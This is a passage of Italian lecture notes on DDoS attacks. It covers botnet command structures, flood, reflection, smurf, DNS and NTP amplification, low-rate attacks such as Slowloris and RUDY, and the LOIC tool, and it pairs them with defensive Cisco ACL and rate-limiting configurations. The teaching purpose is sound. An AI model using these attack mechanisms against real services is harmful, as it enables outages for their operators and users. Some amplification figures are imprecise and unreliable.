- **Modello Agent-Handler:** in questo modello gli agent sono i bot, ovvero le entità che realizzano fisicamente/direttamente l'attacco generando flussi di attacco verso i target. Poi ci sono degli host intermedi, chiamati *handler*, che schermano il bot master nel controllare direttamente gli agent/bot e che sono comunque delle macchine compromesse ed hanno lo scopo di controllare gli agent/bot facendo l'enforcing dei comandi ricevuti dal bot



master, oltre a schermare il bot master stesso. La comunicazione tra gli handler e i bot/agent può avvenire in maniera cifrata così come è strategica la comunicazione tra gli handler e il bot-master, in maniera tale che se si riesce a catturare/compromettere un bot o un handler deve essere difficile risalire all'ideatore dell'attacco (cioè il bot-master). Numerosi sono gli attacchi basati su tale logica avvenuti molto tempo fa: Trin00, Tribe, Flood Network (TFN), TFN 2K, etc... (Da precisare che la logica/tecnologia di attacco sono sempre le stesse da tantissimi anni, ma quello che cambia è la dimensione della botnet utilizzata per realizzare l'attacco).

Buona parte degli attacchi del tipo Agent-Handler sono caratterizzati da una serie di tool abbastanza noti che utilizzano, ad esempio, porte ben-note. Ad esempio TFN non utilizza flussi TCP/UDP ma utilizza il banalissimo meccanismo di base del *ping*. Nella figura sottostante vengono mostrati alcuni esempi:

<b>Trinoo</b>	<b>1524 tcp 27665 tcp 27444 udp 31335 udp</b>
<b>TFN</b>	<b>ICMP ECHO/ICMP ECHO REPLY</b>
<b>Stacheldraht</b>	<b>16660 tcp 65000 tcp ICMP ECHO/ICMP ECHO REPLY</b>
<b>TFN2K</b>	<b>Specificata a runtime o scelta random come combinazione di pacchetti UDP, ICMP and TCP</b>

Figura 70

Tutte queste tecniche, quindi, si basano sul concetto di generare dei Denial-of-Service classici, la cui potenza offensiva è moltiplicata per la dimensione della botnet utilizzata per attaccare. Quindi un banale ICMP Flood potrebbe non portare nessun effetto, ma un ICMP Flood basato sulla potenza offensiva di 100.000 macchine può diventare interessante.

*Ma come ci si fa a difendere?* Mediante l'applicazione di filtri in ingresso ed in uscita (ACL), ma adesso non più sulle macchine target, ma sulle macchine intermedie in accordo di una logica di gestione cooperativa. Vengono, in genere, applicati dei filtri anti-spoofing come prima contromisura da parte dei provider (ISP) poiché tutti questi attacchi sono generalmente basati sullo spoofing. Un'altra interessante contromisura è la seguente: laddove non si può filtrare, come a livello di provider/ISP (a differenza di una organizzazione terminale che invece può filtrare), è possibile, invece, limitare in banda, cioè verificare se determinati flussi superano una frequenza di interarrivo troppo elevata per poi tagliarli.

```

- Applicazione dei filtri anti-spoofing in ingresso e in uscita
access-list 110 deny ip 165.21.0.0 0.0.255.255 any log
access-list 110 permit ip any any
access-list 111 permit ip 165.21.0.0 0.0.255.255 any
access-list 111 deny ip any any log

- Limitazione in banda dei flussi di traffico ICMP e relativi ai SYN
access-list 102 permit icmp any any
access-list 103 deny tcp any any established
access-list 103 permit tcp any any
interface Serial3/0/0
  rate-limit input access-group 102 256000 8000 8000
  conform-action transmit exceed-action drop
  rate-limit input access-group 103 256000 8000 8000
  conform-action transmit exceed-action drop

```

Figura 71

La limitazione in banda permette di fare, se si è un provider/ISP, che un attacco non possa saturare le risorse; non si blocca un determinato traffico, ma lo si blocca in banda.

- **Modello IRC-Based:** in questo modello, anziché usare degli handler intermedi che schermano l'attaccante dalla legione di bot, si utilizza un canale IRC (canale chat, canale pubblico su cui tutti possono scrivere - anche se si può utilizzare una qualsiasi chat pubblica) per far sì che quando si scrive una determinata *keyword* i vari bot si attivano ed innescano una specifica azione. Esempio: in una chat dove si parla di linux si potrebbero scrivere delle determinate keywords, e le macchine con i bot bordo, che sono sempre collegate sulla chat, leggono tutto quello che viaggia scartando tutto tranne le keywords, e quando ricevono queste keywords innescano una certa predeterminata azione. Esempi di celebri attacchi basati su questo modello sono: Trinity, knight e Kaiten. Infine, questi attacchi oggi sono in disuso perché è difficile rilevare l'attaccante ma è facile rilevare il canale IRC utilizzato per portare le informazioni, e questo canale IRC utilizzato come catena di command & control diventa, quindi, un single point of failure.




Figura 72

- **Modello Web-Based:** piuttosto che utilizzare degli handler classici è possibile utilizzare degli handler intermedi, invisibili, in cui gli handler sono normali web-server; gli agent in attesa di comandi si connettono periodicamente ad uno o più server legittimi e solo quando trovano una keyword specifica effettuano l'attacco. Anche in questo caso l'attaccante è ben nascosto dietro a dei server apparentemente legittimi. Esempio: l'attaccante potrebbe gestire un blog o insieme di blog su dei server specifici e i bot/agenti sulle macchine compromesse della legione di host che adoperano l'attacco si connettono ai web server e leggono i contenuti dei blog e quando l'attaccante pubblica dei post particolari sul blog con una keyword specifica, questa keyword innesca un certo attacco. Esempi di attacchi noti sono: Dumador, Torpig, Briz, HaxDoor. Questo modello di attacco è ancora oggi molto utilizzata.




Figura 73

- **Modello P2P-Based:** tutti i modelli visti fino ad adesso hanno una vulnerabilità: individuando il canale intermedio di comunicazione si interrompe la catena di command e control. Per evitare questa situazione esiste un nuovo modello di DDoS basato sulla creazione di reti Peer-to-Peer (P2P), dove l'attaccante e tutti i bot in grado di agire in logica offensiva fanno parte della stessa rete P2P con ruoli diversi e l'attaccante è l'unico che può pubblicare un determinato contenuto che viene usato dai singoli bot per individuare una logica di azione. Ad esempio basterebbe mettere un contenuto (come ad esempio un file specifico che può essere un film o un documento) su una rete P2P, come una qualsiasi rete usata per lo sharing di contenuti, che verrà riconosciuto da tutti quelli collegati alla rete come una determinata azione/attacco da effettuare. In questo modello non è necessaria la presenza di handler intermedi in quanto tutti fanno parte della stessa logica P2P ed inoltre diventa impossibile distruggere l'attaccante perché bisogna rilevarlo, e rilevarlo vuol dire trovare un ago in un pagliaio. Quindi la rete P2P stessa è una botnet in cui le macchine compromesse parlano con l'attaccante. Esempio: la rete DC++, simile a bittorrent, è stata utilizzata per effettuare degli attacchi in cui sia il bot master (l'attaccante) e sia i vari bot si agganciavano alla rete ed il bot master impartiva l'attacco mediante opportune azioni di sharing di certi contenuti; i bot dovrebbero essere identificati tra le decine di migliaia di host legittimi connessi alla rete DC++; mentre per identificare l'attaccante è ancora più difficile perché essi spoofano il loro indirizzo IP; Questo tipo di attacco è l'ultima frontiera ed è il più difficile da rompere perché romperlo vuol dire distruggere completamente la rete P2P: impossibile!




Figura 74

### Tipi di attacchi DDoS Vediamo adesso i più comuni tipi di attacco DDoS:

- **Flood:** effettuare il “flooding” (cioè “inondamento”) significa stabilire il command & control ed una volta impartito il comando i vari bot/agent (le macchine compromesse) inviano traffico con indirizzi falsificati verso il target e la capacità dell'attacco diventa la somma delle capacità offensive di tutte le macchine influenzate dal bot master; quindi non importa la potenza della singola macchina ma il numero di macchine coinvolte e la capacità di agire in maniera coordinata.

Uno degli attacchi di flooding più semplice è il **flooding ICMP**. Tale tecnica di attacco prevede il congestimento di




Figura 75

linee e il sovraccarico elaborativo di routers ed host attraverso l'invio indiscriminato di messaggi ICMP. Esso si riconosce sniffando il traffico ed individuando un numero enorme di pacchetti ICMP sia in ingresso e sia a ritroso, saturando il canale bidirezionalmente. Una delle contromisure più efficaci contro l'ICMP flooding è la *limitazione in banda* dei flussi di traffico ICMP nemici tramite la logica “Committed Access Rate” (CAR) che permette di applicare limitazioni in banda a specifici flussi di traffico individuati da ACLs (Il tutto applicato sulle border interface dei provider/ISP).

```

Limita il solo traffico ICMP consentito
access-list 102 permit icmp any any

Applica il filtro in banda (8Kbps) sulla border interface
interface Serial3/0/0
rate-limit input access-group 102 256000 8000 8000
conform-action transmit exceed-action drop

```

Figura 76

```

access-list 102 permit icmp any any echo
access-list 102 permit icmp any any echo-reply
access-list 102 permit icmp any any unreachable

```

Figura 77 (Si può limitare solo il traffico relativo a ICMP ECHO e UNREACHABLE)

Un'altra contromisura è la seguente: piuttosto che applicare una limitazione in banda per un determinato tipo di traffico si può adottare la politica del **traffic shaping**. Il traffic shaping permette di andare a strozzare un determinato tipo di traffico senza fare controlli in termini di eccessi di soglie di rate. Il **Generic Traffic Shaping (GTS)** è un meccanismo di modellamento del traffico che ritarda il traffico in eccesso utilizzando un buffer, o meccanismo di accodamento (*weighted fair queueing*), per contenere i pacchetti e modellare il flusso quando la velocità dei dati dell'origine è superiore alle aspettative. Mantiene e modella il traffico verso una particolare velocità in bit utilizzando il meccanismo del *token-bucket*.

```

access-list 102 permit icmp any any
Al traffico ICMP non va garantito più di 1Mb
interface Serial0 traffic-shape group 101 1000000
125000 125000

interface Serial 3/0
ip unnumbered Ethernet 0/0
fair-queue 64

```

Figura 77

- **Reflection:** fino ad adesso abbiamo visto attacchi che venivano portati direttamente, con indirizzi falsificati, dai bot (macchine compromesse) verso la vittima. Ma è possibile fare in modo che i singoli agent/bot inviano dei pacchetti che prevedono una risposta verso dei soggetti che non sono compromessi da bot ma sono terze parti inconsapevoli che sono obbligati a livello protocollore di comportarsi in un certo modo: il bot non invia il flusso diretto verso il target/vittima ma lo invia verso oggetti di terze parti che hanno un ruolo di riflettori, i quali ricevono dei pacchetti aventi indirizzo di origine che non corrisponde a quello del bot




Figura 78

stesso (che nel mentre l'ha cambiato/spoofato), ma corrisponde a quello della vittima e si comportano (per quanto riguarda la risposta) in base al tipo di messaggio ricevuto. Per esempio se il bot/agent invia a queste macchine riflettori dei pacchetti *echo request* che hanno come indirizzo di origine quello della vittima, loro risponderanno con degli *echo replay* verso l'indirizzo della vittima saturandone le sue capacità (ecco quindi che si comportano da riflettori). Questo effetto, tipico dei echo request/echo reply lo si può fare anche con meccanismi protocolari che prevedono una risposta come il *three-way handshaking* (in questo caso si spoofa l'indirizzo di origine del pacchetto contenente il SYN iniziale con quello della vittima ed il SYN + ACK arriverà, quindi, alla vittima). Questo attacco è interessante perché disaccoppia il reale attaccante (il bot) da chi conduce realmente l'attacco. (Da notare, però, che questo meccanismo non permette, invece, di disaccoppiare la potenza di fuoco del bot, cosa che verrà raggiunta negli attacchi di amplificazione)

Un tipo di attacco basato sulla riflessione è quello di **Fraggle**. Il frugge invia flussi di traffico broadcast verso il servizio, ormai deprecato, *chargen generator* di una macchina attribuendosi come indirizzo sorgente quello della vittima e la macchina risponderà con pacchetti UDP verso la vittima, la quale si ritroverà inondata di un flusso UDP (si può bloccare questo attacco bloccando tutte le porte UDP inferiori a 20 con una semplice ACL).

```
!blocca il traffico esplicitamente destinato a porte udp < 20
access-list 110 deny udp any lt 20 any
access-list 110 permit ip any any
interface Ethernet0/0
  ip access-group 110 in
```

Figura 79

- **Broadcast Amplification:** essi rientrano nella categoria dei reflection attack e l'obiettivo è superare la capacità di potenza di fuoco, ovvero, si vuole ottenere attraverso il meccanismo della riflessione un meccanismo di amplificazione, così che la capacità di fuoco dell'agent/bot non sia il limite dell'attacco, ma il limite dell'attacco deve essere la capacità di fuoco aggregata dei soggetti che l'agent utilizza per realizzare un meccanismo di riflessione. Per effettuare ciò è necessario utilizzare un qualsiasi meccanismo di amplificazione, il più semplice dei quali è il meccanismo di broadcast amplification. Funziona in questo modo: l'attaccante utilizza sempre il meccanismo della riflessione (come descritto poco fa) ma con la differenza che i pacchetti vengono inviati ad un indirizzo di broadcast di una rete, quindi i pacchetti non vengono inviati ad ogni singolo indirizzo della rete ma lo si invia solo all'indirizzo di broadcast. Ricevuto questo pacchetto, il router della rete in questione effettua la propagazione diretta del broadcast, trasformando questo pacchetto in un broadcast di livello MAC (FF:FF:FF:FF:FF:FF, 48-bit tutti settati ad 1) che innescava una risposta da parte di tutte le macchine della rete, quindi con un solo pacchetto inviato si ottiene la riflessione da parte di tutte le macchine della rete; quindi adesso, rispetto al classico attacco di reflection, si disaccoppia anche potenza di fuoco dell'agent con quella dell'attacco che viene amplificata sulla base di un fattore di amplificazione che è la dimensione della rete target utilizzata per condurre l'attacco.




Figura 80

Un tipo di attacco basato sulla broadcast amplification è lo **Smurfing**. Lo smurfing tipicamente utilizza dei pacchetti ICMP (la rete di amplificazione è la rete di smurfing). Per bloccare lo smurfing si hanno due possibilità: la prima è quella di bloccare i broadcast che provengono da reti esterne applicando dei filtri opportuni (applicati sempre a livello di provider/ISP e non sulla vittima). La seconda possibilità è attualmente attiva su tutti i router dei produttori che bloccano la propagazione dei pacchetti di broadcast a livello 2, cioè quando un router riceve da remoto un pacchetto di broadcast, non lo va a trasformare in un pacchetto di broadcast di livello 2. Infatti l'attacco di smurfing non è più utile, ma filtrare il traffico broadcast è una buona pratica in generale.

```

!blocca il traffico esplicitamente destinato a indirizzi di broadcast
access-list 110 deny ip any 0.0.0.255 255.255.255.0
access-list 110 deny ip any 0.0.0.0 255.255.255.0
access-list 110 permit ip any any

! Su tutte le interfacce broadcast-capable disabilita la propagazione dei
directed-broadcast a livello 2 - tale opzione e' il default su molti apparati di
rete di recente produzione

interface Ethernet0/0
  no ip directed-broadcast

```

Figura 81

- **DNS Amplification:** morto lo smurfing sono state adoperate nuove tecniche, fatta la legge trovato l'inganno. Una nuova ed alternativa logica di amplificazione è quella basata sul meccanismo del DNS (è sempre basato sulla tecnica della riflessione): il bot invia una query DNS, con indirizzo sorgente spoofato con quello della vittima, al server DNS che consente query ricorsive e gli invia una query particolare, ovvero una query che prevede la possibilità di ottenere informazioni per una intera zona. Per esempio, vengono inviati pacchetti con dimensioni molto piccole (60 byte), e la risposta contiene circa 122 byte per i record di tipo A, 4000 byte per i record di tipo testo, e 222 byte per i record di tipo SOA, quindi la risposta ad una banale query di 60 byte diventa una risposta di ben 4320 byte, ottenendo un fattore di amplificazione di 73. Quindi se si inviano 1000 pacchetti da 60 byte, il target riceve una pressione in termini di risposte UDP DNS pari a  $1000 \times 4320$  byte (dimensione significativa).




Figura 82

Quali sono le contromisure? Bisogna bloccare solo certi tipi di query consentendo query ricorsive solo a specifici host fidati (host della rete interna) e configurando il server DNS in modo particolare.

- **NTP Amplification:** un altro tipo di attacco è basato sull'uso del protocollo NTP (usato per sincronizzare il tempo delle macchine con dei time server mondiali, tutti i nostri PC hanno i clock sincronizzati in modo automatico). Qualche anno fa è stata scoperta una vulnerabilità dei server NTP in cui veniva inviato un pacchetto, con indirizzo di origine spoofato con quello del target, verso un server NTP con un comando particolare “*monlist*”; questo invio generava una risposta con una lista di altri server agganciati con l'effetto che una piccola richiesta (anche di 0.5 Mb) si traduce in 15 Mb di risposte, raggiungendo un fattore di amplificazione teorico di 30 Mb.




Figura 83

Come si fa a bloccare questo tipo di attacco: come prima opzione si dovrebbero correggere i server NTP disabilitando il comando *monlist* non dando più la possibilità, ad esterni, di fare delle query per conoscere la lista dei provider da cui questi server si vanno a sincronizzare. La seconda opzione, dato che molti server NTP ancora devo disabilitare il comando *monlist*, prevede che si dovrebbero specificare delle ACLs per bloccare il servizio UDP porta 123 in ingresso, facendo in modo che solo i server fidati all'interno della nostra rete possano sincronizzarsi con server esterni e tutti gli altri per sincronizzarsi dovrebbero appoggiarsi a quest'ultimo (creando quindi una gerarchia).

```

! Consenti l'accesso NTP ai server fidati 172.16.1.152 e 172.16.1.153
access-list 150 permit udp 172.16.1.152 0.0.0.1 192.168.0.0 0.0.0.255 eq 123
! Blocca il resto del traffico NTP verso la rete interna
access-list 150 deny udp any 192.168.0.0 0.0.0.255 eq 123
!access-list 150 permit ip any any
)
interface fastEthernet 2/0
ip access-group 150 in

```

Figura 84

### 4.3.2 Resource starvation DDoS

Gli attacchi volumetrici (bandwidth saturation) visti fino ad adesso hanno l'obiettivo di generare grandi volumi di traffico tali da saturare, da portare completamente in congestione la connettività della vittima. Questi attacchi volumetrici sono tra i più pericolosi ma anche i più facilmente rilevabili. Gli attacchi di resource starvation, invece, piuttosto che generare grandi volumi di traffico, tendono a generare solo quanto necessario per creare una saturazione (saturazione a livello di CPU, memoria di sistema, tabelle di handles di file, etc...), portando non la rete, ma i sistemi vittima in condizione di diventare inutilizzabili arrivando fino al crash/collazzo del sistema stesso. In questo caso l'aggressore ha accesso lecito in parte o totale ad una risorsa di sistema, e abusando di questa risorsa riesce a consumare ulteriori risorse, provocando così rifiuto del servizio da parte degli altri utenti. Si parla, infatti di **attacchi low-rate** e tali attacchi sono non di facile rilevazione da parte dei sistemi di IDS/IPS (sono attacchi poco rumorosi rispetto agli attacchi DoS tradizionali). Un esempio di attacco di questo tipo è caratterizzato da un rate di invio di pacchetti offensivi abbastanza limitato ma sufficiente da creare il problema come nel caso del **Deeply Nested XML**, in cui un web server riceve richieste che utilizzano tag XML profondamente annidati, in modo tale che il parser richieda molta più CPU.




Figura 85

Nella figura sottostante è possibile vedere l'applicazione di un tale attacco su di un web server basato su Apache Axis2; in condizioni normali il consumo di CPU è basso, nel momento in cui vengono annidati un certo numero di tag, ad esempio 500, si ha un minimo di aumento dell'operatività di CPU che però si abbassa in poco tempo. Man mano che aumenta il numero di tag annidati aumenta anche il tempo e la percentuale di CPU utilizzata.




Figura 86

Il fatto che la CPU salga al suo massimo può avere un altro effetto collaterale, ma per spiegare ciò bisogna prima ricordare che i moderni sistemi funzionano in logica RG proportionality, cioè hanno un comportamento dinamico del consumo energetico che si adegua al carico di lavoro; un attacco del genere, quindi, comporta un aumento smisurato dei costi di alimentazione quando si ha a che fare con sistemi molto grandi. Legato a questa problematica ci sono i cosiddetti **Energy-oriented DoS attacks**; gli apparati di rete funzionano in tre modalità: velocità di collegamento adattativa (ADL = Adaptive Link Rate), inattività a basso consumo (LPI = Low Power Idle) e ridimensionamento della tensione (DVS = Dynamic Voltage Scaling). Un'interfaccia di rete, quando non viene usata, riduce la tensione necessaria e riduce anche la velocità operativa; un'operazione del genere

può essere portata allo stremo utilizzando proprio tale meccanismo, perché se quando non c'è traffico l'interfaccia viene spenta, mandando continuamente pacchetti ICMP o SYN l'interfaccia rimane continuamente attiva e va a consumare di più. Lo stesso discorso è applicabile ai sistemi di archiviazione rotazionali, infatti se una macchina fa molte operazioni di scrittura avrà il disco che gira alla massima velocità e ciò, ovviamente, richiede più energia. Per quanto riguarda la CPU, la frequenza operativa di essa influenza in maniera cubica il consumo di energia; per i dischi rotazionali, invece, la velocità angolare influenza in maniera quadratica il consumo di energia.

**Slowloris** Slowloris è un altro tipo di attacco low rate; in questa tipologia di attacco si lavora con un server web che cerca di mantenere le connessioni aperte il più a lungo possibile, facendo in modo che queste connessioni aperte saturino la capacità della macchina rendendogli impossibile la gestione di connessioni simultanee. Slowloris invia periodicamente richieste HTTP caratterizzate da intestazioni con richiesta inviata tramite comando GET in cui vengono aggiunti tag senza terminare la richiesta.




Figura 87

**Rudy** Piuttosto che utilizzare il metodo GET, l'attacco **RUDY** (R-U-Dead-Yet?) utilizza il metodo POST: per utilizzarlo basta una form HTTP che non controlla la taglia delle richieste inviate su di essa: l'attaccante invia una richiesta POST di dimensione decisamente grande, il server si aspetterà una richiesta egualmente grande, a questo punto l'attaccante invierà la risposta un byte alla volta a intervalli di tempo costante calcolati in modo tale da non innescare il timeout. L'unico modo per evitare questo attacco è configurare sul server web il timeout a un valore minore di quello che l'applicazione usa per mandare i pacchetti, oppure bisogna controllare le form affinché la taglia della richiesta venga limitata esclusivamente alla dimensione massima attesa.




Figura 88

## Il software LOIC

Gli attacchi low-rate possono essere ingegnerizzati sul web attraverso comunità di hacktivist. Uno strumento per l'ingegnerizzazione degli attacchi è **LOIC** (Low Orbit Ion Cannon), esso è un tool di attacco che recluta attaccanti che parteciperanno a una botnet volontaria gestita in maniera coordinata attraverso azioni comunicate attraverso social.

